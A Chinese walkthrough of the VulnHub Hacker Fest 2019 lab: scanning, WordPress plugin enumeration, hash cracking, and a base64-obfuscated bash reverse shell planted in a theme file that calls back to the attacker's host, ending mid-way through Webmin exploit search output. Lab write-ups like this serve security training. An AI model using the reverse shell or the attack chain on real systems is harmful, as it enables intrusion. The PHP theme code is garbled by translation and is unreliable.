
> *靶机地址：* *https://www.vulnhub.com/entry/hacker-fest-2019,378/*

## 信息收集


```
nmap -sn 192.168.56.0/24
```




```
root@kali:~# nmap -sn 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-30 06:56 EST
Nmap scan report for 192.168.56.1
Host is up (0.00036s latency).
MAC Address: 0A:00:27:00:00:0D (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00030s latency).
MAC Address: 08:00:27:E4:EA:AF (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.112
Host is up (0.00028s latency).
MAC Address: 08:00:27:A3:6C:86 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 15.82 seconds
```

端口扫描

```
nmap -sS -sV -T5 -A -p- 192.168.56.112
```




```
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-rw-r--    1 ftp      ftp           420 Nov 30  2017 index.php
| -rw-rw-r--    1 ftp      ftp         19935 Sep 05 08:02 license.txt
| -rw-rw-r--    1 ftp      ftp          7447 Sep 05 08:02 readme.html
| -rw-rw-r--    1 ftp      ftp          6919 Jan 12  2019 wp-activate.php
| drwxrwxr-x    9 ftp      ftp          4096 Sep 05 08:00 wp-admin
| -rw-rw-r--    1 ftp      ftp           369 Nov 30  2017 wp-blog-header.php
| -rw-rw-r--    1 ftp      ftp          2283 Jan 21  2019 wp-comments-post.php
| -rw-rw-r--    1 ftp      ftp          3255 Sep 27 13:17 wp-config.php
| drwxrwxr-x    8 ftp      ftp          4096 Sep 29 07:36 wp-content
| -rw-rw-r--    1 ftp      ftp          3847 Jan 09  2019 wp-cron.php
| drwxrwxr-x   20 ftp      ftp         12288 Sep 05 08:03 wp-includes
| -rw-rw-r--    1 ftp      ftp          2502 Jan 16  2019 wp-links-opml.php
| -rw-rw-r--    1 ftp      ftp          3306 Nov 30  2017 wp-load.php
| -rw-rw-r--    1 ftp      ftp         39551 Jun 10  2019 wp-login.php
| -rw-rw-r--    1 ftp      ftp          8403 Nov 30  2017 wp-mail.php
| -rw-rw-r--    1 ftp      ftp         18962 Mar 28  2019 wp-settings.php
| -rw-rw-r--    1 ftp      ftp         31085 Jan 16  2019 wp-signup.php
| -rw-rw-r--    1 ftp      ftp          4764 Nov 30  2017 wp-trackback.php
|_-rw-rw-r--    1 ftp      ftp          3068 Aug 17  2018 xmlrpc.php
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.101
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
```



```
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey: 
|   2048 b7:2e:8f:cb:12:e4:e8:cd:93:1e:73:0f:51:ce:48:6c (RSA)
|   256 70:f4:44:eb:a8:55:54:38:2d:6d:75:89:bb:ec:7e:e7 (ECDSA)
|_  256 7c:0e:ab:fe:53:7e:87:22:f8:5a:df:c9:da:7f:90:79 (ED25519)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
|_http-generator: WordPress 5.2.3
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Tata intranet &#8211; Just another WordPress site
10000/tcp open  ssl/http MiniServ 1.890 (Webmin httpd)
| http-robots.txt: 1 disallowed entry 
|_/
|_http-title: Login to Webmin
| ssl-cert: Subject: commonName=*/organizationName=Webmin Webserver on Linux-Debian
| Not valid before: 2019-09-09T13:32:42
|_Not valid after:  2024-09-07T13:32:42
|_ssl-date: TLS randomness does not represent time
MAC Address: 08:00:27:A3:6C:86 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

目录枚举


```
gobuster dir -u http://192.168.56.112 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```



```
/Gallery.txt (Status: 403)
/Properties (Status: 403)
/Properties.php (Status: 403)
/Properties.txt (Status: 403)
/Properties.html (Status: 403)
/TEST (Status: 403)
/TEST.php (Status: 403)
/TEST.txt (Status: 403)
/TEST.html (Status: 403)
/advert (Status: 403)
/advert.php (Status: 403)
/advert.txt (Status: 403)
/advert.html (Status: 403)
/b2b (Status: 403)
/b2b.php (Status: 403)
/b2b.txt (Status: 403)
/b2b.html (Status: 403)
/carp (Status: 403)
/carp.php (Status: 403)
/carp.txt (Status: 403)
/carp.html (Status: 403)
/cse (Status: 403)
/cse.php (Status: 403)
/cse.txt (Status: 403)
/cse.html (Status: 403)
/finance (Status: 403)
/finance.php (Status: 403)
/finance.txt (Status: 403)
/finance.html (Status: 403)
/kunden (Status: 403)
```


先访问web服务，80端口发现是wp框架，用wpscan扫描一下

用**wpscan**的时候先切成热点，家里的**wifi**开了**vpn**也会**update**失败




```
[i] Plugin(s) Identified:

[+] wp-google-maps
 | Location: http://192.168.56.112/wp-content/plugins/wp-google-maps/
 | Last Updated: 2020-01-21T12:33:00.000Z
 | [!] The version is out of date, the latest version is 8.0.15
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 7.10.02 (50% confidence)
 | Found By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://192.168.56.112/wp-content/plugins/wp-google-maps/readme.txt

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <==============================> (21 / 21) 100.00% Time: 00:00:0
```

搜索相关漏洞




```
root@kali:~# searchsploit wp-google-maps
Exploits: No Result
Shellcodes: No Result
root@kali:~# msfconsole
[-] ***Rting the Metasploit Framework console...\
[-] * WARNING: No database support: No database YAML file
[-] ***

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v5.0.70-dev                          ]
+ -- --=[ 1962 exploits - 1094 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > search wp-google-maps

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/admin/http/wp_google_maps_sqli  2019-04-02       normal  Yes    WordPress Google Maps Plugin
 SQL Injection


msf5 > 
```




```
root@kali:~/hacker-fest# john --wordlist=/usr/share/wordlists/rockyou.txt flag
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
kittykat1        (?)
1g 0:00:00:00 DONE (2020-01-30 08:31) 1.724g/s 17544p/s 17544c/s 17544C/s sandara..stoner420
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
```

之后修改主题中的php代码，再访问即可



```
<? PHP
/ **
 *我们主题的标题
 *
 *这是显示所有<head>部分以及<div id = “ content” >之前的所有内容的模板
 *
 * @link https://developer.wordpress.org/themes/basics/template-files/#template-partials
 *
 * @package WordPress
 * @子包Twenty_Seventeen
 * @从1.0开始
 * @版本1.0
 * /
</ s> </ s> </ s> </ s>
> <! DOCTYPE html>
< html  <? php  language_attributes () ; ? >  class = “ no-js no-svg” >
< 头>
< meta  charset = “ <? php  bloginfo ('charset') ; ? > ” >
meta  name = “视口”  content = “宽度=设备宽度，初始比例= 1” >
link  rel = “ profile”  href = “ http://gmpg.org/xfn/12” >
</ s> </ s> </ s> </ s>
```


```
system('echo
L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguNTYuMTAxLzg4ODkgMD4mMQ== |
base64 -d | bash');
```




```
root@kali:~/hacker-fest# nc -lvvp 8889
listening on [any] 8889 ...
192.168.56.112: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.112] 53324
bash: cannot set terminal process group (644): Inappropriate ioctl for device
bash: no job control in this shell
www-data@HF2019-Linux:/var/www/html$ 
```

---

10000端口是webmin，版本1.890，开启了ssl



```
root@kali:~# searchsploit webmin
------------------------------------------------------------------- ------------------------------------
 Exploit Title                                                     |  Path
                                                                   | (/usr/share/exploitdb/)
------------------------------------------------------------------- ------------------------------------
DansGuardian Webmin Module 0.x - 'edit.cgi' Directory Traversal    | exploits/cgi/webapps/23535.txt
Webmin - Brute Force / Command Execution                           | exploits/multiple/remote/705.pl
Webmin 0.9x / Usermin 0.9x/1.0 - Access Session ID Spoofing        | exploits/linux/remote/22275.pl
Webmin 0.x - 'RPC' Privilege Escalation                            | exploits/linux/remote/21765.pl
Webmin 0.x - Code Input Validation                                 | exploits/linux/local/21348.txt
Webmin 1.5 - Brute Force / Command Execution                       | exploits/multiple/remote/746.pl
Webmin 1.5 - Web Brute Force (CGI)                                 | exploits/multiple/remote/745.pl
